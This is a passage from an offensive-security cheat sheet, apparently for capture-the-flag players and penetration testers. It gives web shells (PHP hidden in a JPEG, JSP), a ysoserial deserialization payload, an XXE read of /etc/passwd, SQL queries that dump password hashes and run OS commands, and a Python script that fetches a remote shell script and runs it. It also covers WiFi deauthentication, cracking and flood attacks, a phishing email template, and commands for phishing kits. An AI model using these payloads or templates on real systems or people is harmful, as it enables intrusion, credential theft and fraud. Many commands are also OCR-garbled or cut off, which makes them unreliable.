assetfinder --subs-only <domain> | httprobe
```

Injection of php inside jpeg

```
giftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' me.jpg
```

Exploit deserialization of Java programs

```
java -jar ysoserial.jar CommonsBeanutils1 'COMMAND' | base64 -w0
```

Famous web shells

```
https://github.com/TheBinitGhimire/Web-Shells
```

Extracting the structure of folders and files from .git

https://github.com/arthaud/git-dumper

```
./git-dumper.py http://example.com/.git/ example.com
```

Extract information from .git

https://github.com/internetwache/GitTools

```
./extractor.sh /tmp/mygitrepo /tmp/mygitrepodump
```

Extract information from .DS_Store

```
1- find structure
python2.7 ds_store_exp.py http://poo.htb/.DS_Store
2-enum in found path
java -jar iis_shortname_scanner.jar 2 20 http://poo.htb/dev/dca66d38fd916317687e1390a420c
```

Extracting page parameters

```
python3 paramspider.py --domain bugcrowd.com --exclude woff,css,js,png,svg,php,jpg --outp
```

Examining the structure of parameters based on patterns of vulnerabilities

```
gf xss domain.txt
gf potential domain.txt
```

Guess the jwt symmetric encryption key

```
jwt-cracker "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikp

Or
```

public key guess jwt asymmetric encryption

```
docker run --rm -it portswigger/sig2n <token1> <token2>
```

Create web shell jpg

```
giftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' meme.jpg
```

Create web shell jsp

```
<% Runtime.getRuntime().exec(request.getParameter("cmd")); %>
```

Read file with xxe

```
<? xml\ version = "1.0"\ encoding = "UTF - 8"? >
< ! DOCTYPE\ abc\ [
< ! ENTITY\ ab\ SYSTEM\ "file:///etc/passwd" >
] >
```

```
< root >< name > &ab; </name >< tel > demo </tel >< email > demo@demo. com </email >< pas
```

Database

Ms-sql

Command	Description
SELECT @@version	Database version
EXEC xp_msver	version details
EXEC master..xp_cmdshell 'net user'	Run operating system command
SELECT HOST_NAME()	Get Hostname and IP
SELECT DB_NAME()	Current database
SELECT name FROM master..sysdatabases;	List of databases
SELECT user name()	Current user
SELECT name FROM master .. sjslogins	List of users
SELECT name FROM master..sysobjects WHERE xtype= 'U';	list of tables
SELECT name FROM syscolumns WHERE id=(SELECT id FROM sysobjects WHERE name- 'mjtable') ;	List of columns

Information about all database tables in the system table

```
SELECT TOP 1 TABLE_NAME FROM INFORMATION SCHEMA.TABLES
```

List of tables and columns

```
SELECT name FROM Syscolumns WHERE id
(SELECT id FROM Sysobjects WHERE
name='mytable')
```

Password hash

```
SELECT name, password hash FROM master.sys.sgl_logins
```

Bypass user access level

```
execute('execute(''alter role [db_owner] add member [client]'') at "compatibility\poo_pub
```

Postgres

Command	Explanation
SELECT version();	Database version
SELECT inet server_addr()	Get Hostname and IP
SELECT current database();	Current database
SELECT datname FROM pg database;	List of databases
SELECT user;	Current user
SELECT username FROM pg_user;	List of users
SELECT username,passwd FROM pg shadow	List of password hashes

column list

```
SELECT relname, A.attname FROM pg_class C, pg_namespace N, pg_attribute A,
pg_type T WHERE (C.relkind='r') AND (N.oid=C.relnamespace) AND
(A.attrelid=C.oid) AND (A.atttjpid=T.oid) AND (A.attnum 0) AND (NOT
A.attisdropped) AND (N.nspname ILIKE 'public')
```

List of tables

```
SELECT c.relname FROM pg_catalog.pg_class c LEFT JOIN
pg catalog.pg namespace n ON n.oid = c.relnamespace WHERE c.relkind IN
( 'r',") AND n.nspname NOT IN ( 'pg catalog', 'pg toast') AND
pg_catalog.pg_table_is_visible(c.oid)
```

Mysql

Command	Explanation
SELECT @@version;	Database version
SELECT @@hostname;	Get Hostname and IP
SELECT database();	Current database
SELECT distinct (db) FROM mysql.db;	List of databases
SELECT user();	Current user
SELECT user FROM mysql.user;	List of users
SELECT host,user,password FROM mJsql.user;	Password hash list

List of all tables and columns

```
SELECT table schema, table name, column_name FR0M
information scherna.columns WHERE
table schema != 'mysql' AND table schema != 'information schema'
```

Execution of operating system command in mysql

```
osql -S ip , port -U sa -P pwd -Q "exec xp cmdshell `net user /add user
passr
```

Reading readable files in mysql

```
UNION ALL SELECT LOAD FILE( '/etc/passwd');
```

Writing to the file system in mysql

```
SELECT * FROM mytable INTO dumpfile '/tmp/somefile';
```

Oracle

Command	Explanation
SELECT * FROM v$version;	Database version
SELECT version FROM v$instance;	Database version
SELECT instance name FROM v$instance;	Current database
SELECT name FROM v$database;	Current database
SELECT DISTINCT owner FROM all_tables;	List of databases
SELECT user FROM dual;	Current user
SELECT username FROM all_users ORDER BY username;	List of users
SELECT column name FROM all_tab_columns;	List of columns
SELECT table name FROM all_tables;	list of tables
SELECT name, password, astatus FROM sys.user$;	List of password hashes

List of databases

```
SELECT DISTINCT grantee FROM dba_sys_privs WHERE ADMIN_OPTION = 'YES';
```

Programming

Port scanner in python

```
import socket as sk
for port in range (1, 1024):
     try:
         s=sk. socket (sk. AF _ INET, sk. SOCK_ STREAM)
         s.settimeout(1000)
         s. connect ( (' 127. 0. 0. 1 ' , port) )
         print '%d:OPEN' % (port)
         s.close
     except: continue
```

Generating base64 words in Python

```
#!/usr/bin/pjthon
import base64
filel=open("pwd.lst","r")
file2=open("b64pwds.lst","w")
for line in file1:
     clear= "administrator:"+ str.strip(line)
     new= base64.encodestring(clear)
     file2.write(new)
```

Convert Windows registry from hex to ascii in Python

```
import binascii, sys, string
dataFormatHex = binascii.a2b_hex(sys.argv[1])
output = ""
for char in dataFormatEx:
     if char in string.printable: output += char
     else: output += "."
print ''\n'' + output
```

Reading all folder files and searching with regex in Python

```
import glob, re
for msg in glob.glob('/tmp/.txt'):
     filer = open((msg), 'r')
     data = file.read()
     message= re.findall(r' message (.'?) /message ', data, re.DOTALL)
     print "File %s contains %s" % (str(msg), message)
     fi1er.c1ose()
```

Building an encrypted web server with ssl in Python

```
# Create SSL cert (follow prompts for customization)
   openssl req -new -x509 -keyout cert.pem -out cert.pern -days 365 -nodes

#Create httpserver.pj
   import BaseHTTPServer, SimpleHTTPServer, ssl

cert="cert.pem"
httpd = BaseHTTPServer.HTTPServer( ('192.168.1.10' ,443),
Simp1eHTTPServer.SimpleHTTPRequestHandler)
httpd.socket = ssl.wrap socket(httpd.socket,certflle=cert,server side=True)
httpd.serve_forever()
```

Web server with Python

```
python -m SimpleHTTPServer 8080
```

Sending email in python (* sendmail must be installed)

```
#!/usr/bin/python
import smtplib, string
import os, time

os.system("/etc/init.d/sendmail start")
time.sleep(4)

    HOST = "localhost"
    SUBJECT = "Email from spoofed sender"
    TO = "target@you.com"
    FROM= "spoof@spoof.com"
    TEXT = "Message Body"
    BODY = string.join( (
            "From: %s" % FROH,
            "To: %s" % TO,
            "Subject: %s" % SUBJECT ,
            "",
            TEXT
            ) , "\r\n")
server = smtplib.SMTP(HOST)
server.sendmail(FROM, [TO], BODY)
server. quit ()
time.sleep(4)
os.system("/etc/init.d/sendmail stop")
```

Get the file from http and run it

```
#!/usr/bin/python
import urllib2, os

urls = [ "1 1.1.1.1","2.2.2.2"]
port = "80"
payload = "cb.sh"

for url in urls:
    u = "http://%s:%s/%s" % (url, port, payload)
    try:
        r = urllib2.urlopen(u)
        wfile = open{"/tmp/cb.sh", "wb")
```

```
        wfile.write(r.read())
        wfile. close ()
        break
    except: continue

if os.path.exists("/tmp/cb.sh"):
    os.system("chmod 700 /tmp/cb.sh")
    os. system ( "/tmp/cb. sh")
```

Receiving the banner in python (* the range of ip and ports and its delay should be specified)

```
#!/usr/bin/python
import urllib2, sys, time

from optparse import OptionParser

parser = OptionParser()
parser.add option{''-t'', dest=''iprange'', help=''target IP range, i.e.
192.168.1.1-25")
parser.add option(''-p'', dest=''port'',default=''80'',help=''port, default=BO'')
parser.add=option("-d", dest="delay",default=".5",help="delay (in seconds),
default=.5 seconds")

(opts, args) = parser.parse_args()

if opts.iprange is None:
     parser.error("you must supply an IP range")

ips = []
headers={}

octets= opts.iprange.split(' .')

start= octets[3] .split('-') [0]
stop = octets [3]. split ( '-' ) [ 1 ]

for i in range(int(start),int(stop)+1):
     ips.append('%s.%s.%s.%d' % (octets[0],octets[1] ,octets[2],i))
print '\nScanning IPs: %s\n' % (ips)

for ip in ips:
     try:
         response= urllib2.urlopen('http://%s:%s' % (ip,opts.port))
         headers[ip] = dict(response.info())
     except Exception as e:
         headers[ip] = "Error: " + str(e)
```

```
time.sleep(float(opts.delay))

for header in headers:
     try:
         print '%s : %s' % (header,headers[header] .get('server'))
     except:
         print '%s : %s' % (header,headers[header])
```

Scrapy command

When you craft TCP packets with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this you need to set the following Iptables rule: iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP

phrase	Explanation
from scapy.all import *	Loading all scapy libraries
ls ()	List of all protocols
lsc ()	list of all functions
conf	Display and settings
IP(src=RandiP())	Generate random destination IP
Ether(src=RandMAC() I	Generate random destination MAC
ip=IP(src="1.1.1.1",dst="2.2.2.2")	Change the ip parameter
tcp=TCP(dport="443")	Change the tcp parameter
data= "TCP data"	specify the data part
packet=ip/tcp/data	Create ip and tcp package
packet.show()	Show package settings
send(packet,count=1)	send 1 packet to layer 3
sendp(packet,count=2)	Send 2 packets to layer 3
sendpfast(packet)	Send faster with tcpreply
sr(packet)	Send 1 package and get the result
sr1(packet)	Post only one reply

phrase	Explanation
for i in range(0,1000): send (packet·)	Send a set a thousand times
sniff(count=100,iface=eth0)	Listen for hundred packets on eth0

Send icmp message on ipv6

```
sr ( IPv6 ( src=" ipv6 ", dst="ipv6")/ ICMP ())
```

udp package and payload

```
ip=IP(src="ip", dst="ip")
u=UDP(dport=1234, sport=5678)
pay = "my UDP packet"
packet=ip/u/pay
packet.show()
wrpcap ("out.pcap",packet):write to pcap
send(packet)
```

Ntp fuzzer operation

```
packet=IP(src="ip" ,dst="ip")/UDP(dport=l23)/fuzz(NTP(version=4,mode=4))
```

Send message http

```
from scapy.all import *
# Add iptables rule to block attack box from sending RSTs
# Create web.txt with entire GET/POST packet data
fileweb = open("web.txt",'r')
data = fileweb.read()
ip = IP(dst="ip")
SYN=ip/TCP(rport=RandNum(6000,7000),dport=BO,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK=ip/TCP(sport=SYNACK.dport,dport=BO,flags="A",seq=SYNACK.ack,ack=SYNACK.
seq+l)/data
reply, error = sr(ACK)
print reply.show()
```

Perl language

Port scanner

```
use strictly; use IO::Socket;
for($port=0;$port 65535;$port++) {
$remote=IO::Socket::INET-new(
Proto= "tcp",PeerAddr= "127.0.0.1",PeerPort= $port);
if($remote) {print "$port is open\n"; )
```

regex rules

Law	Explanation	
^ start		
* Zero or more		
+ one or more		
?	Zero or one	
.	All characters up to \n	
{3} Exactly three		
{3,}	Three or more	
{3,5}	Three or four or five	
{3\	5}	Three or five
[345]	Three or four or five	
[^34]	Apart from three or four	
[a-z]	letters a-z	
[A-Z]	Letters A-Z	
[0-9]	Digits 0-9	
\d	Digits	
\D	Except for the digit	
\w	All A-Z, a-z, 0-9	
\W	Except A-Z,a-z,0-9	

Law	Explanation		
\s	Empty space (\t\r\n\f)		
\S	Except (\t\r\n\f)		
reg[ex]	"rege" or "regx"		
regex?	''rege'' or ''regex''		
regex*	``rege'' w/ 0 or more x		
regex+	``rege'' w/ 1 or more x		
[Rr]egex	''Regex'' or ''regex''		
\d{3}	Exactly three digits		
\d{ 3,)	Three or more digits		
[aeiou]	Each one		
(0 [3-9] \	1 [0-9]\	2 [0-5])	Range 03 to 25

nested extract with bash

```
#!/bin/bash
RESULT=0
while [ $RESULT -eq 0 ]
do
PASSWORD="PASSWORD"
ZIPFILE="$( ls *.zip )"
unzip -P "$PASSWORD" "$ZIPFILE"
RESULT=$?
echo "Unzipped $ZIPFILE using password $PASSWORD ($RESULT)"
cd flag
done
```

Some examples of commonly hooked Windows API functions

API	Description
CreateProcess	This API function is used to start a new process. By hooking this function, malware can intercept calls to create new

API	Description
	processes and inject its code into them, allowing it to execute in the context of the newly created process.
LoadLibrary/LoadLibraryEx	These functions are used to load dynamic link libraries (DLLs) into a process's address space. By hooking these functions, malware can inject its code into a target process by loading a malicious DLL.
RegOpenKeyEx/RegCreateKeyEx	These functions are used to access and create registry keys. By hooking these functions, malware can monitor and modify the registry, which can be used to maintain persistence or evade detection.
NtCreateFile/NtOpenFile	These functions are used to create or open files on disk. By hooking these functions, malware can intercept calls to access sensitive files, such as password files or system configuration files.
SendMessage	This function is used to send a message to a window or control in a user interface. By hooking this function, malware can monitor and modify user input, which can be used to steal sensitive information such as login credentials or credit card numbers.
CreateFile	this API is used to create or open a file, and is often hooked to allow malware to hide its own files or open and modify existing files.
RegOpenKeyEx	this API is used to open a registry key, and is often hooked to allow malware to modify or delete registry keys, which can be used for persistence or to disable security software.
InternetConnect	this API is used to connect to a remote server over the internet, and is often hooked to allow malware to communicate with a command and control server.
LoadLibrary	this API is used to load a dynamic link library (DLL) into memory, and is often hooked to allow malware to load its own DLLs or to hijack legitimate DLLs.
SetWindowsHookEx	this API is used to install a hook procedure for a specific system-wide event, such as a keystroke or mouse click, and is

API	Description
	often hooked to allow malware to monitor user activity or to inject code into other processes.
CreateFile	used to create or open a file or device object. Hooking this API can allow malware to intercept attempts to access certain files or devices, and potentially modify or redirect those requests.
SetWindowsHookEx	used to set a system-wide or thread-specific hook procedure for certain types of events, such as mouse or keyboard input. Hooking this API can allow malware to monitor or manipulate user input or system behavior.
InternetConnect	used to establish a connection to an FTP, HTTP, or HTTPS server. Hooking this API can allow malware to intercept or modify network traffic, potentially allowing it to steal sensitive information or carry out other malicious actions.
CreateProcessA/W	used to create a new process. Malware can hook this API to inject code into a legitimate process or to hide its presence by running as a child process of a legitimate application.
RegCreateKeyExA/W	used to create a new registry key. Malware can hook this API to create persistence by creating a new registry key that will ensure the malware runs every time the system is started.
GetProcAddress	used to retrieve the address of a function in a DLL module. Malware can hook this API to hide its presence by preventing security software from detecting the functions it is using.
InternetConnectA/W	used to connect to an FTP, HTTP, or HTTPS server. Malware can hook this API to steal sensitive data such as passwords and login credentials.
NtQuerySystemInformation	used to retrieve system information such as running processes and drivers. Malware can hook this API to hide its presence by preventing security software from detecting its processes and drivers.
NtQuerySystemInformation	this API is commonly hooked by malware to hide its processes and drivers, making it more difficult for security software to detect its presence on the system.

wireless

Frequency chart

Technology	Frequency
RFID	120-150 kHz (LF) 13.56 MHz (HF) 433 MHz (IJHF)
Keyless Entry	315 MHz (N. Am) 433.92 MHz (Europe, Asia)
Cellular (US)	698-894 MHz 1710-1755 MHz 1850-1910 MHz 2110-2155 MHz
GPS	1227.60,1575.42 MHz
L Band	1-2 GHz
802.15.4 (ZigBee)	868 MHz (Europe) 915 MHz (IJS, Australia)
802.15.1 (Bluetooth)	2.4-2.483.5 GHz
802.11 b/g	2.4 GHz
802.11a	5.0 GHz
802.11 n	2.4/5.0 GHZ
C Band	4-8 GHz
Ku Band	12-18 GHz
K Band	18-26.5 GHz

Technology	Frequency
Ka Band	26.5-40 GHz

Fcc id lookup

```
https://apps.fcc.gov/oetcf/eas/reports/GenericSearch.cfm
```

Database of frequencies

```
http://www.radioreference.com/apps/db/
```

Source of Kismet

Command	Explanation
e	kismet servers
h Help	
	View full screen
n Current network number	
	Remove the sound
	Network details
t	tag or remove the network tag
	Linking network list
g Grouping of tagged networks	
	Display the power levels of the wireless network card
	Remove the group, the current group
d Show displayable settings	
c Show current network users	
	Package rate chart
L	Lock the channel in the selected channel
a Show network statistics	

Command	Explanation
H	Back to the normal channel
p	Receive package type
+/-	Expand/collapse groups
f Network Center	
CTRL+L	Display the page again
w	Tracking alerts
Q Exit Kismet	
X Close the popup window	

wifi commands in linux

command	Explanation
iwconfig	Interface settings
rfkill list	Show wifi problem
rfkill unblock all	turn on wifi
airdump-ng mon0	Monitoring of all interfaces

Connected to an insecure network

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
dhclient ath0
```

connect to wep

```
iwconfig ath0 essid $SSID key
ifconfig ath0 up
dhclient ath0
```

Connect to wpa-psk

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa_supplicant -B -i ath0 -c wpa-psk.conf
dhclient ath0
```

Connect to wpa-enterprise

```
iwconfig ath0 essid $SSID
ifconfig ath0 up
wpa supplicant -B -i ath0 -c wpa-ent.conf
dhclient ath0
```

Bluetooth on Linux

Command	Description
hciconfig hci0 up	Turn on Bluetooth interface
hcitool -i hci0 scan --flush --all	Search for Bluetooth enabled devices
sdptool browse BD_ADDR	List of open services
hciconfig hci0 name "NAME" class Ox520204 pi scan	Select as discoverable
pand -K	Delete pand session

Testing wifi networks in Linux

Start monitor mode interface

```
airmon-ng stop ath0
airmon-ng start wifi0
iwconfig ath0 channel $CH
```

Capture client handshake attack

```
airdump-ng -c $CH --bssid $AP -w file ath0 #Capture traffic
aireplay-ng -0 10 -a $AP -c $CH ath0 #Force client de-auth
```

Brute force handshake attack

```
aircrack-ng -w wordlist capture.cap # WPA-PSK
asleep -r capture.cap -w dict.asleep # LEAP
eapmd5pass -r capture.cap -w wordlist # EAP-HDS
```

Dos attack

```
mdk3 int a -a $AP #Auth Flood
mdk3 int b -c $CH #Beacon Flood
```

Reverse Engineering

Java language

```
jd-gui
```

Emulation of GBA

```
https://problemkaputt.de/no$gba.zip
https://mgba.io/downloads.html
https://github.com/SiD3W4y/GhidraGBA
```

Identification of the file type

```
file <filename>
```

xor file contents

xor under the command line

```
cat password | xor 0xff > password.bin
```

Encryption

Useful websites

Address	Explanation
https://www.dcode.fr/	encryption and decryption
https://crackstation.net/	Decoding
https://gchq.github.io/CyberChef/	encryption and decryption and ...
https://www.base64encode.org/	base64 encoding
https://www.base64decode.org/	base64 decoding
http://rumkin.com/tools/cipher/caesar.php	Decode caesar
https://www.unphp.net	deobfuscate php code

Decode Fernet

```
https://asecuritysite.com/encryption/ferdecode
```

Or

```
from cryptography.fernet import Fernet
key = ""
token = ""
cipher = Fernet(key)
decoded = cipher.decrypt(token)
```

Decode the Malbolge language

```
http://www.malbolge.doleczek.pl/
https://zb3.me/malbolge-tools/
```

Decode Dvorak format keyboards

```
https://www.geocachingtoolbox.com/index.php?lang=en&page=dvorakKeyboard
```

Decode DTFM

```
http://dl.djsoft.net/DTMFChecker.zip
https://www.dcode.fr/prime-numbers-cipher
```

Decrypt bcrypt

```
git clone https://github.com/BREAKTEAM/Debcrypt.git
python3 crack.py
```

Decode Cistercian numbers

```
https://www.dcode.fr/cistercian-numbers
```

Convert Multi-tap Phone Code to letters

```
https://www.dcode.fr/code-multitap-abc
http://rumkin.com/tools/cipher/atbash.php
```

Decode xor message

```
python3 crack_repeating_key_xor.py -f <file> -x
```

Attack on PKCS#1 in RSA

```
https://programtalk.com/vs2/python/9053/featherduster/tests/test_bleichenbacher.py/
```

Types of attacks on RSA

For example, decryption of flag.enc file by public key without private key

```
python3 ./RsaCtfTool/RsaCtfTool.py --publickey ./key.pub --private
openssl rsautl -decrypt -inkey key.pri -in flag.enc -out flag.txt
```

Decode Vigenere Decoder

```
https://www.dcode.fr/vigenere-cipher
```

Base64 decoding in terminal

```
echo "YToxOntzOjQ6Im5hbWUiO2E6MTp7czoxMDoicGF1bC1jb2xlcyI7YTo5OntzOjI6ImlkIjtzOjEwOiIxNTk
```

Steganography

Useful websites

Address	Explanation
https://secsy.net/easy_stegoCTF	steganography tools
https://www.branah.com/braille-translator	Braille interpreter
http://bigwww.epfl.ch/demo/ip/demos/FFT/	Decode TTF
https://www.dcode.fr/brainfuck-language	translator brainfuck
https://www.boxentriq.com/code-breaking/morse-code	Morse code translator
https://georgeom.net/StegOnline/image	Display LSB HALF mode

Extract the file inside the file

```
steghide info <filename> -p <password>
steghide extract -sf <filename> -p <password>
```

Extract the file inside the wav file

```
java -jar turgen.jar
```

Convert binary codes to qrcode

```
https://www.dcode.fr/binary-image
https://online-barcode-reader.inliteresarchy.com/
```

transformations of photos

```
java -jar Stegsolve.jar
```

Check the file

```
binwalk -e <file>
strings <file>
```

Guess the password of the file in the file

```
./steg_brute.py -b -d /usr/share/wordlists/rockyou.txt -f ../meow.wav
```

DevOps

Here are a few commands and methods for privilege escalation and lateral movement:

Misconfigured container

If a container is not properly configured, it may be possible to escalate privileges to root or access sensitive data. To do this, you could try to run a command like

```
docker exec -it --privileged <container_name> /bin/bash
```

to gain root access.

SSH key compromise

If an attacker is able to compromise an SSH key, they can use it to gain access to additional systems. To do this, you could try to use a command like

```
ssh -i <path_to_key> <username>@<ip_address>
```

to log in to another system using the compromised key.

Password brute-forcing

If a password is weak, it may be possible to guess it using a brute-force attack. Tools like Hydra or Medusa can be used for this purpose.

Port forwarding

If a system is configured to allow port forwarding, an attacker can use it to access additional systems or services. To do this, you could use a command like

```
ssh -L <local_port>:<remote_host>:<remote_port> <username>@<ip_address>
```

to forward a local port to a remote system.

Exploiting Misconfigured Kubernetes RBAC

In Kubernetes, Role-Based Access Control (RBAC) is used to define the level of access each user or service account has to resources. If a cluster's RBAC is not configured properly, attackers could potentially escalate their privileges. One way to exploit misconfigured RBAC is by creating a custom

role with elevated permissions and assigning it to a service account. This could be done using the following command:

```
kubectl create clusterrolebinding privileged-role --clusterrole=cluster-admin --servicea
```

Exploiting Weak Permissions on CI/CD Tools

In a DevOps pipeline, Continuous Integration/Continuous Deployment (CI/CD) tools such as Jenkins or GitLab are often used to automate the build and deployment process. If the permissions on these tools are not properly configured, attackers could potentially exploit them to escalate their privileges. For example, an attacker could modify the Jenkinsfile to add a shell command that would run with elevated privileges:

```
stage('Build') {
  steps {
    sh 'sudo <command>'
  }
}
```

Exploiting Weak AWS IAM Permissions

In an AWS environment, Identity and Access Management (IAM) is used to control access to resources. If the IAM permissions are not properly configured, attackers could potentially escalate their privileges. One way to exploit weak IAM permissions is by creating a new IAM user or role with elevated permissions and then assuming that role using the AWS CLI. This could be done using the following command:

```
aws sts assume-role --role-arn <role-arn> --role-session-name <session-name>
```

Container Breakouts

Attackers can exploit vulnerabilities in containers to escape from the container and execute code on the host machine with elevated privileges. Some examples of container breakout techniques include the use of kernel exploits, mounting of the host file system, or exploiting misconfigurations in the container runtime.

Misconfigured Access Control

Inadequate access controls can allow attackers to escalate privileges by exploiting permissions that are not properly configured. This can include using a service account with too many privileges, or exploiting misconfigured RBAC rules.

Code Injection

Attackers can inject malicious code into the pipeline or an application in order to escalate privileges. For example, an attacker can inject code into a script that is executed by an application, allowing them to execute arbitrary commands on the target system.

```
# Example 1: Using SUDO to escalate privileges

sudo /bin/bash

# Example 2: Exploiting a misconfigured SUID binary

chmod u+s /usr/bin/newuid
/usr/bin/newuid

# Example 3: Using a kernel exploit to escalate privileges

./exploit
```

Cloud

recon

Cloud DNS Enumeration

```
python cloudflair.py -d example.com
```

Cloud Service Enumeration

```
cloudmapper collect --account example_account
```

Cloud Storage Bucket Enumeration

```
python GCPBucketBrute.py -d example.com -p projects.txt -n
```

Cloud Application Enumeration

```
nmap -p 80,443,8080 example.com
```

Cloud Metadata Enumeration

```
python inspy.py -d example.com
```

Cloud Provider Enumration

```
python3 cloudenum.py -u example.com
```

AWS

List all instances in a region:

```
aws ec2 describe-instances
```

Create a new EC2 instance:

```
aws ec2 run-instances --image-id ami-0c55b159cbfafe1f0 --count 1 --instance-type t2.micro
```

Create a new S3 bucket:

```
aws s3 mb s3://my-bucket-name
```

Google Cloud SDK

List all instances in a project:

```
gcloud compute instances list
```

Create a new VM instance:

```
gcloud compute instances create example-instance --machine-type=n1-standard-1 --image-pr
```

Create a new Cloud Storage bucket:

```
gsutil mb -p my-project-id gs://my-bucket-name
```

Microsoft Azure CLI

List all virtual machines in a resource group:

```
az vm list -g my-resource-group
```

Create a new virtual machine:

```
az vm create --resource-group my-resource-group --name my-vm --image UbuntuLTS --admin-us
```

Create a new storage account:

```
az storage account create --name mystorageaccount --resource-group myresourcegroup --loca
```

S3 bucket misconfigurations

Check if a bucket is publicly accessible:

```
aws s3api get-bucket-acl --bucket [bucket-name]
```

Check if bucket logging is enabled:

```
aws s3api get-bucket-logging --bucket [bucket-name]
```

Check if server-side encryption is enabled

```
aws s3api get-bucket-encryption --bucket [bucket-name]
```

IAM misconfigurations

Check for unused IAM users and roles:

```
aws iam list-users and aws iam list-roles
```

Check for unused IAM access keys:

```
aws iam list-access-keys --user-name [user-name]
```

Check for unused IAM permissions:

```
aws iam get-policy --policy-arn [policy-arn]
```

Security Group misconfigurations

Check for open ports in a security group:

```
aws ec2 describe-security-groups --group-id [security-group-id]
```

Check for unrestricted outbound traffic:

```
aws ec2 describe-security-groups --filters Name=ip-permission.protocol,Values=all Name=ip
```

Check for unrestricted inbound traffic from specific IP ranges:

```
aws ec2 describe-security-groups --filters Name=ip-permission.protocol,Values=tcp Name=ip
```

VPC misconfigurations

Check for unused VPCs:

```
aws ec2 describe-vpcs
```

Check for unrestricted peering:

```
aws ec2 describe-vpc-peering-connections --filters Name=status-code,Values=active Name=re
```

Social Engineering

Social engineering is a powerful tool that can be used to manipulate individuals and organizations.

Pretexting

This is when an attacker creates a fictional scenario to gain someone's trust and convince them to divulge sensitive information. For example, an attacker might pose as a bank employee and ask for a customer's account information.

Some tools that can be used for pretexting include:

`Social media` : Information about a target's personal life can be obtained through social media platforms, such as Facebook, Instagram, and Twitter.

`Caller ID spoofing` : This technique can be used to display a fake caller ID on the target's phone, making it appear as if the call is coming from a legitimate source.

`Phishing emails` : Emails can be crafted to appear as if they are coming from a legitimate source, such as a bank or company, in an attempt to trick the target into revealing sensitive information.

`Pretexting kits` : These kits can include scripts, templates, and other tools to aid in pretexting attacks.

Phishing

This is when an attacker sends a fraudulent email or text message that appears to come from a legitimate source, such as a bank or social media platform, to trick the recipient into clicking on a link

or entering personal information.

template for a phishing email:

```
Subject: Urgent: Security Alert
Body:
Dear [Target],

We have detected suspicious activity on your account and need to verify your information

Thank you for your cooperation.

Sincerely,
[Legitimate-Sounding Sender Name]```

Remember to replace the [Spoofed Email Address], [Target], [Malicious Link], and [Legitim
```

Gophish

```
./gophish
```

SET

To launch a spear phishing campaign, run the following command:

```
setoolkit --campaign=spearphish
```

To launch a website attack campaign, run the following command:

```
setoolkit --campaign=webattack
```

To launch a credential harvesting campaign, run the following command:

```
setoolkit --campaign=credential_harvester
```

To launch a SMS spoofing campaign, run the following command:

```
setoolkit --campaign=smsSpoofing
```

BeEF

This starts the BeEF server and launches the web interface in the default browser.

```
beef-xss
```

This starts the BeEF server using a specific configuration file.

```
beef -c /path/to/config.yaml
```

This starts BeEF on a custom port (in this case, port 8080).

```
beef -p 8080
```

Evilginx

Displays a list of available phishing templates, which can be used to create convincing fake login pages for different websites.

```
evilginx templates
```

Adds a domain to the list of monitored domains, allowing Evilginx to intercept traffic to that domain.

```
evilginx domain add [domain_name]
```

Removes a domain from the list of monitored domains.

```
evilginx domain delete [domain_name]:
```

Displays the log file for Evilginx, which includes information about intercepted traffic and successful phishing attempts.

```
evilginx log
```

Sends a test phishing email to the specified email address, using the specified phishing template.

```
evilginx test [phishing_template] [email_address]
```

Baiting

This is when an attacker leaves a physical device, such as a USB drive or CD, in a public place where someone will find it and take it home. The device is usually infected with malware that allows the attacker to access the victim's computer or network.

USB Hacking Toolkit

- USB Rubber Ducky: A keystroke injection tool that can be disguised as a USB drive and used to automatically execute scripts on a target computer.
- BadUSB: A malicious firmware that can be installed on a USB device to execute arbitrary code and take over a target computer.

Fake Wi-Fi Access Points

Social Media Scams

Attackers can use social media to create fake accounts and pages that offer enticing rewards or benefits. Victims may be asked to fill out a survey or provide personal information in exchange for the promised reward. These scams can be created using basic HTML and JavaScript code.

Free Software Downloads

Attackers can create fake software downloads that promise free or premium versions of popular software. Once downloaded and installed, the software may be used to deliver malware or steal sensitive information. Websites like GitHub and SourceForge can be used to host these downloads.

Tailgating

This is when an attacker gains access to a restricted area by following someone who has legitimate access. For example, an attacker might wait outside a secure door and then follow an employee who swipes their access card to enter.

Impersonation

This is when an attacker poses as someone else, such as a senior executive or IT administrator, to trick an employee into giving them access to sensitive information or systems.

Another method is to physically impersonate someone by wearing a uniform or ID badge. This can be especially effective when trying to gain access to a restricted area or building. In some cases, impersonating a high-level executive can be used to convince others to take certain actions, such as transferring funds or providing confidential information.

Piggybacking

This involves gaining access to a secure area or system by following closely behind someone who has authorized access. For example, an attacker might wait outside a secure building and ask someone to hold the door for them, then quickly enter behind them.

In this example, the program prompts the user to swipe an access card to enter a restricted area. If the card is authorized, the program opens the door using a motor and allows the user to enter. The program then waits for a few seconds before closing the door again. However, if the card is not authorized, the program denies access.

```
import RPi.GPIO as GPIO
import time

# Set up the Raspberry Pi to control a motor
GPIO.setmode(GPIO.BOARD)
GPIO.setup(7, GPIO.OUT)
motor = GPIO.PWM(7, 50)

# Define the function to open the door
def open_door():
    motor.start(7.5)
    time.sleep(1)
    motor.stop()

# Define the function to close the door
def close_door():
    motor.start(2.5)
    time.sleep(1)
    motor.stop()

# Main program
while True:
    authorized_person = input("Please swipe your access card: ")
    if is_authorized(authorized_person):
        open_door()
        time.sleep(5)
        close_door()
    else:
        print("Access denied.")
```

An attacker could use piggybacking to gain access to the restricted area by following closely behind an authorized person as they enter. By doing so, the attacker can bypass the access control system and gain unauthorized access to the area.

Reverse Social Engineering

This involves convincing an attacker that they have successfully targeted a system or individual, when in fact they have been identified and monitored by security personnel. For example, a security team might set up a fake target and intentionally make it easy for an attacker to breach their system, in order to gain intelligence about the attacker's tactics and techniques.

Physical Social Engineering

This involves using physical means to gain access to a secure area or system, such as picking locks or bypassing physical security measures. For example, an attacker might use a fake ID to gain access to a secure building, or use a device to jam the signal of a keycard reader in order to gain access.

Physical attacks and physical red teaming involve using physical access and manipulation to gain unauthorized access to a system or facility. These types of attacks can include theft, destruction, or tampering with physical assets. Physical red teaming is a simulation of these types of attacks to test an organization's physical security measures.

